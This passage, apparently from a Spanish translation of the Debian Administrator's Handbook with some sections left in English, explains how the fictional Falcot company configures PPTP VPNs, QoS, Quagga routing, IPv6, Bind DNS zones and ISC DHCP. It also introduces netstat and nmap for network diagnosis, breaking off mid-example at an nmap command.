PPTP (*protocolo de túneles punto a punto*: «Point-to-Point Tunneling Protocol») utiliza dos canales de comunicación, uno para datos de control y otro para los datos; este último utiliza el protocolo GRE (*encapsulación genérica de enrutamiento*: «Generic Routing Encapsulation»). Luego se establece un enlace PPP estándar sobre el canal de intercambio de datos.

Configuración del cliente

El paquete *pptp-linux* contiene un cliente PPTP para Linux fácil de configurar. Las instrucciones a continuación están inspiradas en la documentación oficial:

➨ `http://pptpclient.sourceforge.net/howto-debian.phtml`

Los administradores de Falcot crearon varios archivos: `/etc/ppp/options.pptp`, `/etc/ppp/peers/falcot`, `/etc/ppp/ip-up.d/falcot` y `/etc/ppp/ip-down.d/falcot`.

Ejemplo 10.2 *El archivo `/etc/ppp/options.pptp`*

```
# opciones PPP utilizadas en una conexión PPTP
lock
noauth
nobsdcomp
nodeflate
```

Ejemplo 10.3 *El archivo `/etc/ppp/peers/falcot`*

```
# vpn.falcot.com es el servidor PPTP
pty "pptp vpn.falcot.com --nolaunchpppd"
# el usuario «vpn» identificará a la conexión
user vpn
remotename pptp
# necesita cifrado
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

Ejemplo 10.4 *El archivo `/etc/ppp/ip-up.d/falcot`*

```
# Create the route to the Falcot network
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 is the (remote) Falcot network
  ip route add 192.168.0.0/24 dev $1
fi
```

Ejemplo 10.5 *El archivo `/etc/ppp/ip-down.d/falcot`*

```
# Delete the route to the Falcot network
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 is the (remote) Falcot network
  ip route del 192.168.0.0/24 dev $1
fi
```

SEGURIDAD

MPPE

Asegurar PPTP involucra utilizar la funcionalidad MPPE (*cifrado punto a punto de Microsoft*: «Microsoft Point-to-Point Encryption»), disponible como un módulo en los núcleos Debian oficiales.

Configuración del servidor

PRECAUCIÓN

PPTP y firewalls

Necesita configurar los firewalls intermedios para que permitan pasar paquetes IP que utilizan el protocolo 47 (GRE). Lo que es más, necesita abrir el puerto 1723 del servidor PPTP para que pueda utilizar el canal de comunicación.

`pptpd` es el servidor PPTP para Linux. Necesitará cambiar pocas cosas de su archivo de configuración principal, `/etc/pptpd.conf`: *localip* (dirección IP local) y *remoteip* (dirección IP remota). En el ejemplo a continuación el servidor PPTP siempre utiliza la dirección 192.168.0.199 y los clientes PPTP reciben una dirección IP desde 192.168.0.200 a 192.168.0.250.

Ejemplo 10.6 *El archivo `/etc/pptpd.conf`*

```
# ETIQUETA: speed
#
#       Especifica la velocidad a la que se comunica el demonio PPP.
#
speed 115200

# ETIQUETA: option
```

```
#
#       Especifica la ubicación del archivo de opciones PPP
#       De forma predeterminada, se lo busca en «/etc/ppp/options»
#
option /etc/ppp/pptpd-options

# ETIQUETA: debug
#
#       Activa (más) depuración al registro del sistema
#
# debug

# ETIQUETA: localip
# ETIQUETA: remoteip
#
#       Especifica los rangos de direcciones IP local y remoto
#
#       Puede especificar direcciones IP individuales separadas por coma o
#       rangos o ambos. Por ejemplo:
#
#               192.168.0.234,192.168.0.245-249,192.168.0.254
#
#       RESTRICCIONES IMPORTANTES:
#
#       1. No se permiten espacios entre las comas o en las direcciones.
#
#       2. Si provee más direcciones IP que MAX_CONNECTIONS, comenzará al
#          principio de la lista y continuará hasta que obtenga
#          MAX_CONNECTIONS direcciones IPs. De lo contrario será ignorado.
#
#       3. ¡Sin atajos en los rangos! Es decir que 234-8 no significa 234
#          a 238, para esto debe tipear 234-238.
#
#       4. Está bien si provee sólo una IP local - se configurarán todas
#          las IPs locales como la provista. DEBE proveer al menos una IP
#          remota para cada cliente simultáneo.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

La configuración PPP utilizada por el servidor PPTP también necesita algunos cambios en el archivo `/etc/ppp/pptpd-options`. Los parámetros importantes son el nombre del servidor (pptp), el nombre del dominio (falcot.com y la dirección IP para los servidores DNS y WINS.

Ejemplo 10.7 *El archivo /etc/ppp/pptpd-options*

```
## activar la depuración de pppd en el registro del sistema
#debug

## modifique «servername» a lo que sea que especificó como su nombre de servidor en
    ➥ chap-secrets
name pptp
## modifique el nombre del dominio a su dominio local
domain falcot.com

## Estos son valores predeterminados razonables para clientes WinXXXX
## para las configuraciones relacionadas con seguridad
# El paquete pppd de Debian ahora es compatible tanto con MSCHAP como con MPPE,
    ➥ actívelos aquí.
# ¡Necesita tener también el módulo de núcleo para MPPE!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Complete con sus direcciones
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Complete con su máscara de red
netmask 255.255.255.0

## Algunos valores predeterminados
nodefaultroute
proxyarp
lock
```

El último paso consiste en registrar el usuario vpn (y su contraseña asociada) en el archivo `/etc/ppp/chap-secrets`. A diferencia de otras instancias en las que un asterisco («*») funcionaría, aquí debe proveer explícitamente el nombre del servidor. Lo que es más, los clientes PPTP Windows se identifican a sí mismo en la forma *DOMINIO**USUARIO* en lugar de sólo proveer un nombre de usuario. Esto explica porqué el archivo también menciona el usuario FALCOT\\vpn. También es posible especificar una dirección IP individual para los usuarios; un asterisco en este campo especifica que debe utilizar direcciones dinámicas.

Ejemplo 10.8 *El archivo /etc/ppp/chap-secrets*

```
# Secretos para autenticación utilizando CHAP
# cliente       servidor secreto     dirección IP
```

```
vpn             pptp     f@Lc3au     *
FALCOT\\vpn     pptp     f@Lc3au     *
```

SEGURIDAD

Vulnerabilidades PPTP

La primera implementación PPTP de Microsoft tuvo muchas críticas debido a su cantidad de vulnerabilidades de seguridad; la mayoría han sido solucionadas desde entonces en versiones más recientes. La configuración documentada en esta sección utiliza la última versión del protocolo. Sin embargo, debe saber que eliminar algunas opciones (como `require-mppe-128` y `require-mschap-v2`) podría hacer al servicio nuevamente vulnerable.

10.4. Calidad del servicio

10.4.1. Principio y mecanismo

Calidad del servicio (*QoS*: «Quality of Service») se refiere a un conjunto de técnicas que garantizan o mejoran la calidad del servicio provisto a las aplicaciones. De éstas, la técnica más popular consiste en clasificar el tráfico de red en categorías y diferenciar la gestión del tráfico según la categoría a la que pertenezca. El uso principal de este concepto de servicios diferenciados es la *manipulación de tráfico* («traffic shaping»), que limita las tasas de transmisión de datos para conexiones relacionadas con algunos servicios y/o equipos para no saturar el ancho de banda disponible y privar a otros servicios importantes. Esta técnica es particularmente buena para tráfico TCP ya que el protocolo se adapta automáticamente al ancho de banda disponible.

CULTURE

Net neutrality and QoS

Network neutrality is achieved when Internet service providers treat all Internet communications equally, that is, without any access limitation based on content, user, website, destination address, etc.

Quality of service can be implemented in a net neutral Internet, but only if Internet service providers can't charge a special fee for a higher-quality service.

También es posible alterar las prioridades del tráfico, lo que permite priorizar paquetes relacionados con servicios interactivos (como `ssh` y `telnet`) o a servicios que sólo trabajan con bloques de datos pequeños.

Los núcleos Debian incluyen la funcionalidad necesaria para QoS así como también los módulos asociados. Estos módulos son muchos y cada uno de ellos provee un servicio diferente, los más notables como planificadores especiales para las colas de paquetes IP; el amplio rango de comportamientos de planificadores abarca todo el rango de requerimientos posibles.

CULTURA

LARTC — *Enrutamiento avanzado y control de tráfico de Linux* **(«Linux Advanced Routing & Traffic Control»)**

The *Linux Advanced Routing & Traffic Control* HOWTO is the reference document covering everything there is to know about network quality of service.

➨ https://www.lartc.org/howto/

10.4.2. Configuración e implementación

Se configuran los parámetros de QoS mediante el programa `tc` (provisto por el paquete *iproute*). Se recomienda utilizar herramientas de más alto nivel ya que su interfaz es bastante compleja.

Reducción de latencias: `wondershaper`

El propósito principal de `wondershaper` (en el paquete con nombre similar) es minimizar las latencias independientemente de la carga en la red. Consigue esto limitando el tráfico total a un valor que está justo por debajo del valor de saturación del enlace.

Una vez que una interfaz de red está configurada puede definir sus limitaciones de tráfico ejecutando `wondershaper` *`interfaz tasa_descarga tasa_subida`*. La interfaz puede ser, por ejemplo, `eth0` o `ppp0` y ambas tasas son en kilobits por segundo. Ejecutar `wondershaper remove` *`interfaz`* desactiva el control de tráfico en la interfaz especificada.

Para una conexión Ethernet, lo mejor es ejecutar este script inmediatamente después de configurar la interfaz. Puede lograrlo agregando directivas `up` y `down` al archivo `/etc/network/interfaces` indicando las órdenes a ejecutar luego que se configure la interfaz y luego que sea desconfigurada, respectivamente. Por ejemplo:

Ejemplo 10.9 *Cambios en el archivo `/etc/network/interfaces`*

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

En el caso de PPP, crear un script que ejecute `wondershaper` en `/etc/ppp/ip-up.d/` activará el control de tráfico tan pronto como esté activa la conexión.

YENDO MÁS ALLÁ
Configuración óptima

El archivo `/usr/share/doc/wondershaper/README.Debian.gz` describe, con suficiente detalles, los métodos de configuración recomendados por el encargado del paquete. En particular, aconseja medir las velocidades de subida y bajada para evaluar de la mejor forma los límites reales.

Configuración estándar

Barring a specific QoS configuration, the Linux kernel uses the pfifo_fast queue scheduler, which provides a few interesting features by itself. The priority of each processed IP packet is based on the DSCP field (*Differentiated of Services Code Point*) of this packet; modifying this 6-bit field is enough to take advantage of the scheduling features. Refer to https://en.wikipedia.org/wiki/Differentiated_services#Class_Selector for more information.

The DSCP field can be set by applications that generate IP packets, or modified on the fly by *netfilter*. The following rules are sufficient to increase responsiveness for a server's SSH service, note that the DSCP field must be set in hexadecimal:

```
nft add table ip mangle
nft add rule ip mangle PREROUTING tcp sport 22 counter ip dscp set 0x04
nft add rule ip mangle PREROUTING tcp dport 22 counter ip dscp set 0x04
```

10.5. Enrutamiento dinámico

Actualmente, la herramienta de referencia para enrutamiento dinámico es `quagga`, del paquete con un nombre similar; solía ser `zebra` hasta que se detuvo el desarrollo de este último. Sin embargo, `quagga` mantuvo los nombres de los programas por cuestiones de compatibilidad, lo que explica el uso de `zebra` a continuación.

VOLVER A LOS CIMIENTOS

Enrutamiento dinámico

El enrutamiento dinámico le permite a los routers ajustar, en tiempo real, los caminos utilizados para transmitir paquetes IP. Cada protocolo posee sus propios métodos para definir rutas (camino más corto, utilizar rutas publicadas por pares, etc.).

In the Linux kernel, a route links a network device to a set of machines that can be reached through this device. The `ip` command, when `route` is used as the first argument, defines new routes and displays existing ones. The `route` command was used for that purpose, but it is deprecated in favor of `ip`.

Quagga is a set of daemons cooperating to define the routing tables to be used by the Linux kernel; each routing protocol (most notably BGP, OSPF and RIP) provides its own daemon. The `zebra` daemon collects information from other daemons and handles static routing tables accordingly. The other daemons are known as `bgpd`, `ospfd`, `ospf6d`, `ripd`, `ripngd`, and `isisd`.

Daemons are enabled by creating the `/etc/quagga/`*`daemon`*`.conf` config file, daemon being the name of the daemon to use; this file must belong to the quagga user and group in order for the `/etc/init.d/zebra` script to invoke the daemon. The package *quagga-core* provides configuration examples under `/usr/share/doc/quagga-core/examples/`

The configuration of each of these daemons requires knowledge of the routing protocol in question. These protocols cannot be described in detail here, but *quagga-doc* provides ample explanation in the form of an `info` file. The same contents may be more easily browsed as HTML on the Quagga website:

➨ http://www.nongnu.org/quagga/docs/docs-info.html

Además, la sintaxis es muy parecida a la configuración de una interfaz estándar de un router, y los administradores de red la adaptarán rápidamente a `quagga`.

EN LA PRÁCTICA

¿OSPF, BGP o RIP?

OSPF (Open Shortest Path First) is generally the best protocol to use for dynamic routing on private networks, but BGP (Border Gateway Protocol) is more common for Internet-wide routing. RIP (Routing Information Protocol) is rather ancient, and hardly used anymore.

10.6. IPv6

IPv6, sucesor de IPv4, es una nueva versión del protocolo IP diseñado para corregir sus fallas, especialmente la escasez de direcciones IP disponibles. Este protocolo gestiona la capa de red; su propósito es proveer una forma de direccionar máquinas para transmitir los datos a donde fueron destinados y administrar la fragmentación de datos si es necesaria (en otras palabras, dividir los paquetes en trozos de un tamaño que dependa de los enlaces de red utilizados en el camino y unirlos nuevamente en el orden apropiado cuando lleguen).

Los núcleos Debian incluyen la gestión de IPv6 en el corazón del núcleo (con la excepción de algunas arquitecturas que la poseen como un módulo llamado ipv6). Las herramientas básicas como `ping` y `traceroute` tienen sus equivalentes IPv6, `ping6` y `traceroute6`, disponibles en los paquetes *iputils-ping* y *iputils-tracepath* respectivamente.

Una red IPv6 se configura de forma similar a una IPv4, en el archivo `/etc/network/interfaces`. Pero si desea que se pueda acceder globalmente a la red debe asegurarse de tener un router compatible con IPv6 que retransmita datos a la red IPv6 global.

Ejemplo 10.10 *Ejemplo de configuración IPv6*

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1/64
    # Disabling auto-configuration
    # autoconf 0
    # The router is auto-configured and has no fixed address
    # (accept_ra 1). If it had:
    # gateway 2001:db8:1234:5::1
```

Las subredes IPv6 generalmente tienen una máscara de red de 64 bits. Esto significa que existen 2^{64} direcciones diferentes dentro de la subred. Esto permite que «Stateless Address Autoconfiguration» (SLAAC: autoconfiguración de direcciones sin estado) selecione una dirección basada en la dirección MAC de la interfaz de red. De forma predeterminada, si SLAAC está activado en su red e IPv6 en su equipo, el núcleo encontrará enrutadores IPv6 automáticamente y configurará las interfaces de red.

Este comportamiento podría tener consecuencias en la privacidad. Si cambia de red frecuentemente, por ejemplo con un portátil, podría no desear que su dirección MAC sea parte de su dirección IPv6 pública. Esto facilita la identificación del mismo dispositivo en varias redes. Las extensiones de privacidad de IPv6 (las cuales en Debian se habilitan por defecto si se de-

tecta conectividad IPv6 durante la instalación inicial) son una solución a este problema, las que asignarán direcciones adicionales generadas aleatoriamente a la interfaz, las cambiarán periódicamente y las preferirán para conexiones salientes. Las conexiones entrantes todavía podrán utilizar las direcciones generadas por SLAAC. El ejemplo a continuación, para utilizar en `/etc/network/interfaces`, activa estas extensiones de privacidad.

Ejemplo 10.11 *Extensiones de privacidad IPv6*

```
iface eth0 inet6 auto
    # Preferir las direcciones asignadas aleatoriamente para conexiones salientes.
    privext 2
```

SUGERENCIA

Programas desarrollados con IPv6

Many pieces of software need to be adapted to handle IPv6. Most of the packages in Debian have been adapted already, but not all. If your favorite package does not work with IPv6 yet, you can ask for help on the *debian-ipv6* mailing-list. They might know about an IPv6-aware replacement and could file a bug to get the issue properly tracked.

➨ `https://lists.debian.org/debian-ipv6/`

IPv6 connections can be restricted, in the same fashion as for IPv4. `nft` can be used to create firewall rules for IPv4 and IPv6 (see Sección 14.2.3, «Syntax of `nft`» página 419).

10.6.1. Túneles

PRECAUCIÓN

Firewalls y túneles IPv6

Los túneles IPv6 sobre IPv4 (a diferencia de IPv6 nativo) necesitan que el firewall acepte el tráfico, que utiliza el número de protocolo IPv4 41.

If a native IPv6 connection is not available, the fallback method is to use a tunnel over IPv4. Hurricane Electric is one (free) provider of such tunnels:

➨ `https://tunnelbroker.net`

To use a Hurricane Electric tunnel, you need to register an account, login, select a free tunnel and edit the file `/etc/network/interfaces` with the generated code.

You can install and configure the `radvd` daemon (from the similarly-named package) if you want to use the configured computer as a router for a local network. This IPv6 configuration daemon has a role similar to `dhcpd` in the IPv4 world.

The `/etc/radvd.conf` configuration file must then be created (see `/usr/share/doc/radvd/examples/simple-radvd.conf` as a starting point). In our case, the only required change is the prefix, which needs to be replaced with the one provided by Hurricane Electric; it can be found in the output of the `ip a` command, in the block concerning the he-ipv6 interface.

Then run `systemctl start radvd`. The IPv6 network should now work.

10.7. Servidores de nombres de dominio (DNS)

The *Domain Name Service* (DNS) is a fundamental component of the Internet: it maps host names to IP addresses (and vice-versa), which allows the use of www.debian.org instead of 149.20.4.15 or 2001:4f8:1:c::15.

Los registros DNS se organizan en zonas; cada zona coincide con un dominio (o subdominio) o un rango de direcciones IP (ya que generalmente se proveen direcciones IP en rangos consecutivos). Un servidor primario es autoridad sobre los contenidos de una zona; los servidores secundarios, generalmente en otras máquinas, proveen copias de la zona primaria actualizadas regularmente.

Each zone can contain records of various kinds (*Resource Records*), these are some of the most common:

- A: dirección IPv4.
- CNAME: alias (*nombre canónico*: «canonical name»).
- MX: *intercambio de correo* («mail exchange»), un servidor de correo. Los otros servidores de correo utilizan esta información para encontrar a dónde redirigir los emails enviados a una dirección particular. Cada registro MX tiene una prioridad. Primero se intenta el servidor con mayor prioridad, con el menor número (revise el recuadro «SMTP» página 278); se contactan los demás servidores en orden decreciente de prioridad si el primero no responde.
- PTR: asociación de una dirección IP con un nombre. Se almacenan estos registros en una zona de «DNS inverso» cuyo nombre está basado en el rango de direcciones IP. Por ejemplo, 1.168.192.in-addr.arpa es la zona que contiene las asociaciones inversas de todas las direcciones en el rango 192.168.1.0/24.
- AAAA: dirección IPv6.
- NS: asocia un nombre con un servidor de nombres. Cada dominio debe tener al menos un registro NS. Estos registros apuntan al servidor DNS que puede responder consultas sobre este dominio; generalmente apuntan a los servidores primarios y secundarios del dominio. Estos registros también permiten delegaciones de DNS; por ejemplo, la zona falcot.com puede incluir un registro NS para internal.falcot.com, lo que significa que otro servidor administra la zona internal.falcot.com. Por supuesto, este servidor debe declarar una zona internal.falcot.com.

10.7.1. DNS software

El servidor de nombres de referencia, Bind, fue desarrollado y es mantenido por ISC (*consorte de software de Internet*: «Internet Software Consortium»). Está disponible en Debian en el paquete *bind9*. La versión 9 provee dos cambios importantes comparada con versiones anteriores. Primero, el servidor DNS ahora puede ejecutar como un usuario sin privilegios para que una vul-

nerabilidad de seguridad en el servidor no provea permisos de root al atacante (como pasaba frecuentemente con las versiones 8.X).

Lo que es más, Bind es compatible con el estándar DNSSEC para firmar (y, por lo tanto, autenticar) registros DNS, lo que permite bloquear datos apócrifos durante ataques con intermediarios («man-in-the-middle»).

CULTURA

DNSSEC

The DNSSEC norm is quite complex; this partly explains why it is not in widespread usage yet (even if it perfectly coexists with DNS servers unaware of DNSSEC). To understand all the ins and outs, you should check the following article.

➨ https://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions

10.7.2. Configuring bind

Archivos de configuración de `bind`, sin importar su versión, tienen la misma estructura.

Los administradores de Falcot crearon una zona primaria falcot.com para almacenar información relacionada con este dominio y una zona 168.192.in-addr.arpa para la asociación inversa de direcciones IP en las redes locales.

PRECAUCIÓN

Nombres de zonas inversas

Las zonas inversas tiene un nombre particular. La zona que cubre la red `192.168.0.0/16` necesita llamarse `168.192.in-addr.arpa`: se invierten los componentes de la dirección IP seguidos del sufijo `in-addr.arpa`.

Para redes IPv6, el sufijo es `ip6.arpa` y los componentes de la dirección IP, invertidos, son cada caracter de la dirección IP en su representación hexadecimal completa. Por ejemplo, la red `2001:0bc8:31a0::/48` podría utilizar una red llamada `0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa`.

SUGERENCIA

Pruebas del servidor DNS

El programa `host` (en el paquete *bind9-host*) consulta un servidor DNS y puede utilizarse para probar la configuración del servidor. Por ejemplo, `host maquina.falcot.com localhost` revisa la respuesta del servidor local a la consulta por `maquina.falcot.com`. `host` *`direccion.ip`* `localhost` prueba la resolución inversa.

Los siguientes extractos de configuración, de los archivos de Falcot, pueden servirle como punto de partida para configurar un servidor DNS:

Ejemplo 10.12 *Extracto de `/etc/bind/named.conf.local`*

```
zone "falcot.com" {
        type master;
        file "/etc/bind/db.falcot.com";
        allow-query { any; };
```

```
        allow-transfer {
                195.20.105.149/32 ; // ns0.xname.org
                193.23.158.13/32 ; // ns1.xname.org
        };
};

zone ”internal.falcot.com” {
        type master;
        file ”/etc/bind/db.internal.falcot.com”;
        allow-query { 192.168.0.0/16; };
};

zone ”168.192.in-addr.arpa” {
        type master;
        file ”/etc/bind/db.192.168”;
        allow-query { 192.168.0.0/16; };
};
```

Ejemplo 10.13 *Extracto de `/etc/bind/db.falcot.com`*

```
; Zona falcot.com
; admin.falcot.com. => contacto de la zona: admin@falcot.com
$TTL    604800
@       IN      SOA     falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresco
                          86400         ; Reintento
                        2419200         ; Expiración
                         604800 )       ; TTL de caché negativo
;
; El @ hace referencia al nombre de la zona («falcot.com» aquí)
; o a $ORIGIN (origen) si se utilizó esta directiva
;
@       IN      NS      ns
@       IN      NS      ns0.xname.org.

internal IN      NS      192.168.0.2

@       IN      A       212.94.201.10
@       IN      MX      5 mail
@       IN      MX      10 mail2

ns      IN      A       212.94.201.10
mail    IN      A       212.94.201.10
mail2   IN      A       212.94.201.11
www     IN      A       212.94.201.11
```

```
dns     IN      CNAME   ns
```

PRECAUCIÓN

Sintaxis de un nombre

La sintaxis de los nombres de máquinas deben adherirse a reglas estrictas. Por ejemplo, `maquina` implica `maquina.`*`dominio`*. Si no se debe agregar el nombre de dominio a un nombre, debe escribir dicho nombre como `maquina.` (con un punto de sufijo). Por lo tanto, indicar un nombre DNS fuera del dominio actual necesita una sintaxis como `maquina.otrodominio.com.` (con el punto final).

Ejemplo 10.14 *Extracto de `/etc/bind/db.192.168`*

```
; Zona inversa para 192.168.0.0/16
; admin.falcot.com. => contacto de la zona: admin@falcot.com
$TTL    604800
@       IN      SOA     ns.internal.falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresco
                          86400         ; Reintento
                        2419200         ; Expiración
                         604800 )       ; TTL de caché negativo

        IN      NS      ns.internal.falcot.com.

; 192.168.0.1 -> arrakis
1.0     IN      PTR     arrakis.internal.falcot.com.
; 192.168.0.2 -> neptune
2.0     IN      PTR     neptune.internal.falcot.com.

; 192.168.3.1 -> pau
1.3     IN      PTR     pau.internal.falcot.com.
```

10.8. DHCP

DHCP (*procolo de configuración dinámica de equipos*: «Dynamic Host Configuration Protocol») es un protocolo mediante el cual una máquina puede obtener su configuración de red automáticamente al iniciar. Esto permite centralizar la administración de las configuraciones de red y asegurar que todos los equipos de escritorio obtengan configuraciones similares.

Un servidor DHCP provee muchos parámetros relacionados con la red. Los más comunes son una dirección IP y la red a la que pertenece el equipo, pero también puede proveer otra información como servidores DNS, servidores WINS, servidores NTP y más.

El Internet Software Consortium (involucrado también en el desarrollo de `bind`) es el autor principal del servidor DHCP. El paquete Debian correspondiente es *isc-dhcp-server*.

10.8.1. Configuración

The first elements that need to be edited in the DHCP server configuration files (`/etc/dhcp/dhcpd.conf`, and `/etc/dhcp/dhcpd6.conf` for IPv6) are the domain name and the DNS servers. If this server is alone on the local network (as defined by the broadcast propagation), the authoritative directive must also be enabled (or uncommented). One also needs to create a subnet section describing the local network and the configuration information to be provided. The following example fits a 192.168.0.0/24 local network with a router at 192.168.0.1 serving as the gateway. Available IP addresses are in the range 192.168.0.128 to 192.168.0.254.

Ejemplo 10.15 *Extracto de `/etc/dhcp/dhcpd.conf`*

```
#
# Archivo de configuración de ejemplo para el dhcpd ISC para Debian
#

# El parámetro ddns-updates-style controla si el servidor intentará o no
# una actualización de DNS cuando se confirme la asignación. Utilizamos
# el comportamiento predeterminado de la versión 2 de paquetes ('none',
# ya que DHCP v2 no era compatible con DDNS).
ddns-update-style interim;

# Definición de opciones comunes a todas las redes...
option domain-name "internal.falcot.com";
option domain-name-servers ns.internal.falcot.com;

default-lease-time 600;
max-lease-time 7200;

# Si este servidor DHCP es el servidor DHCP oficial para la red local,
# debe descomentar la directiva «authoritative».
authoritative;

# Utilice esto para enviar mensajes de registro dhcp a un archivo de
# registro distinto (también deberá modificar syslog.conf para completar
# la redirección).
log-facility local7;

# Mi subred
subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168.0.1;
    option broadcast-address 192.168.0.255;
    range 192.168.0.128 192.168.0.254;
    ddns-domainname "internal.falcot.com";
}
```

10.8.2. DHCP y DNS

Una buena funcionalidad es el registro automatizado de clientes DHCP en la zona DNS para que cada máquina obtenga un nombre significativo (en lugar de algo impersonal como maquina-192-168-0-131.internal.falcot.com). Para utilizar esta funcionalidad necesita configurar el servidor DNS para que acepte actualizaciones de la zona DNS internal.falcot.com desde el servidor DHCP y configurar este último para que envíe actualizaciones para cada registración.

In the `bind` case (see Sección 10.7.1, «DNS software» página 266), the allow-update directive needs to be added to each of the zones that the DHCP server is to edit (the one for the internal.falcot.com domain, and the reverse zone). This directive lists the IP addresses allowed to perform these updates; it should therefore contain the possible addresses of the DHCP server (both the local address and the public address, if appropriate).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

¡Tenga cuidado! Una zona que pueda ser modificada *será* modificada por `bind`, y éste último sobreescribirá sus archivos de configuración en intervalos regulares. Debido a que este procedimiento automatizado genera archivos que son menos legibles que aquellos escritos manualmente, los administradores de Falcot administran el dominio internal.falcot.com con un servidor DNS delegado; esto significa que el archivo de la zona falcot.com se mantiene firmemente bajo su control manual.

The DHCP server configuration excerpt above already includes the directives required for DNS zone updates: they are the ddns-update-style interim; and ddns-domain-name ”internal.falcot.com”; lines.

10.9. Herramientas de diagnóstico de red

Cuando una aplicación de red no funciona como esperamos es importante poder ver «bajo el capó». Aún cuando todo parezca estar funcionando, realizar un diagnóstico de red puede ayudar a asegurar que todo está funcionando como debe. Existen muchas herramientas de diagnóstico para este propósito, cada una de las cuales opera en un nivel diferente.

10.9.1. Diagnóstico local: `netstat`

Mencionemos primero el programa `netstat` (en el paquete *net-tools*); muestra un resumen instantáneo de la actividad de red de una máquina. Cuando lo ejecute sin parámetros, mostrará todas las conexiones abiertas; esta lista puede ser demasiado detallada ya que incluye muchos zócalos de dominio Unix (utilizados ampliamente por demonios) que no incluyen la red en absoluto (por ejemplo, la comunicación de dbus, tráfico X11 y comunicaciones entre sistemas de archivos virtuales y el escritorio).

Por lo tanto, invocaciones usuales utilizan opciones que modifican el comportamiento de `netstat`. Las opciones utilizadas más frecuentemente incluyen:

- -t, que filtra los resultados para incluir sólamente conexiones TCP;
- -u, que realiza algo similar por las conexiones UDP; estas opciones no son mutuamente excluyentes y una de ellas es suficiente para evitar mostrar información sobre conexiones de dominio Unix;
- -a, para mostrar también los zócalos que están escuchando (que esperan conexiones entrantes);
- -n, para mostrar los resultados numéricamente: direcciones IP (sin resolución DNS), números de puerto (sin alias definidos en `/etc/services`) y IDs de usuario (sin nombres de usuario);
- -p, enumerar los procesos involucrados; esta opción sólo es útil cuando ejecute `netstat` como root ya que los usuarios normales sólo verán sus propios procesos;
- -c, para actualizar continuamente la lista de conexiones.

Otras opciones, documentadas en la página de manual `netstat(8)`, proveen un control más granular en los resultados mostrados. En la práctica,las primeras cinco opciones son utilizadas juntas tan seguido que los administradores de sistemas y red tiene el acto reflejo de ejecutar `netstat -tupan`. Los resultados típicos, en una máquina con poca carga, pueden parecerse a lo siguiente:

```
# netstat -tupan
Conexiones activas de Internet (servidores y establecidas)
Proto Reciv-Q Enviado-Q Dirección Local           Dirección externa         Estado PID/Nombre programa
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      397/rpcbind
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      431/sshd
tcp        0      0 0.0.0.0:36568           0.0.0.0:*               LISTEN      407/rpc.statd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      762/exim4
tcp        0    272 192.168.1.242:22        192.168.1.129:44452     ESTABLISHED 1172/sshd: roland [
tcp6       0      0 :::111                  :::*                    LISTEN      397/rpcbind
tcp6       0      0 :::22                   :::*                    LISTEN      431/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      762/exim4
tcp6       0      0 :::35210                :::*                    LISTEN      407/rpc.statd
udp        0      0 0.0.0.0:39376           0.0.0.0:*                           916/dhclient
udp        0      0 0.0.0.0:996             0.0.0.0:*                           397/rpcbind
udp        0      0 127.0.0.1:1007          0.0.0.0:*                           407/rpc.statd
udp        0      0 0.0.0.0:68              0.0.0.0:*                           916/dhclient
udp        0      0 0.0.0.0:48720           0.0.0.0:*                           451/avahi-daemon: r
udp        0      0 0.0.0.0:111             0.0.0.0:*                           397/rpcbind
udp        0      0 192.168.1.242:123       0.0.0.0:*                           539/ntpd
udp        0      0 127.0.0.1:123           0.0.0.0:*                           539/ntpd
udp        0      0 0.0.0.0:123             0.0.0.0:*                           539/ntpd
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           451/avahi-daemon: r
udp        0      0 0.0.0.0:39172           0.0.0.0:*                           407/rpc.statd
udp6       0      0 :::996                  :::*                                397/rpcbind
udp6       0      0 :::34277                :::*                                407/rpc.statd
udp6       0      0 :::54852                :::*                                916/dhclient
udp6       0      0 :::111                  :::*                                397/rpcbind
udp6       0      0 :::38007                :::*                                451/avahi-daemon: r
udp6       0      0 fe80::5054:ff:fe99::123 :::*                                539/ntpd
udp6       0      0 2001:bc8:3a7e:210:a:123 :::*                                539/ntpd
udp6       0      0 2001:bc8:3a7e:210:5:123 :::*                                539/ntpd
udp6       0      0 ::1:123                 :::*                                539/ntpd
udp6       0      0 :::123                  :::*                                539/ntpd
udp6       0      0 :::5353                 :::*                                451/avahi-daemon: r
```

Como es esperado, enumera las conexiones establecidas: dos conexiones SSH en este caso y las aplicaciones esperando conexiones entrantes (mostradas como LISTEN), notablemente el servidor de correo Exim4 está escuchando en el puerto 25.

10.9.2. Diagnóstico remoto: nmap

`nmap` (en el paquete del mismo nombre) es, en cierta forma, el equivalente remoto de `netstat`. Puede escanear un conjunto de puertos «muy conocidos» de uno o más servidores remotos y enumerar los puertos donde encontró una aplicación que responda conexiones entrantes. Lo que es más, `nmap` puede identificar alguna de estas aplicaciones, a veces inclusive también su número de versión. La desventaja de esta herramienta es que, debido a que ejecuta de forma remota, no puede proveer información sobre procesos o usuarios; sin embargo, puede trabajar con varios objetivos al mismo tiempo.

Una invocación de `nmap` típica utilizará la opción -A (para que `nmap` intente identificar las versiones del software de servidor que encuentre) seguido de una o más direcciones IP o nombres DNS de los equipos a escanear. Nuevamente, existen muchas más opciones que proveen un control detallado del comportamiento de `nmap`; revise la documentación en la página de manual `nmap(1)`.

```
# nmap mirtuel

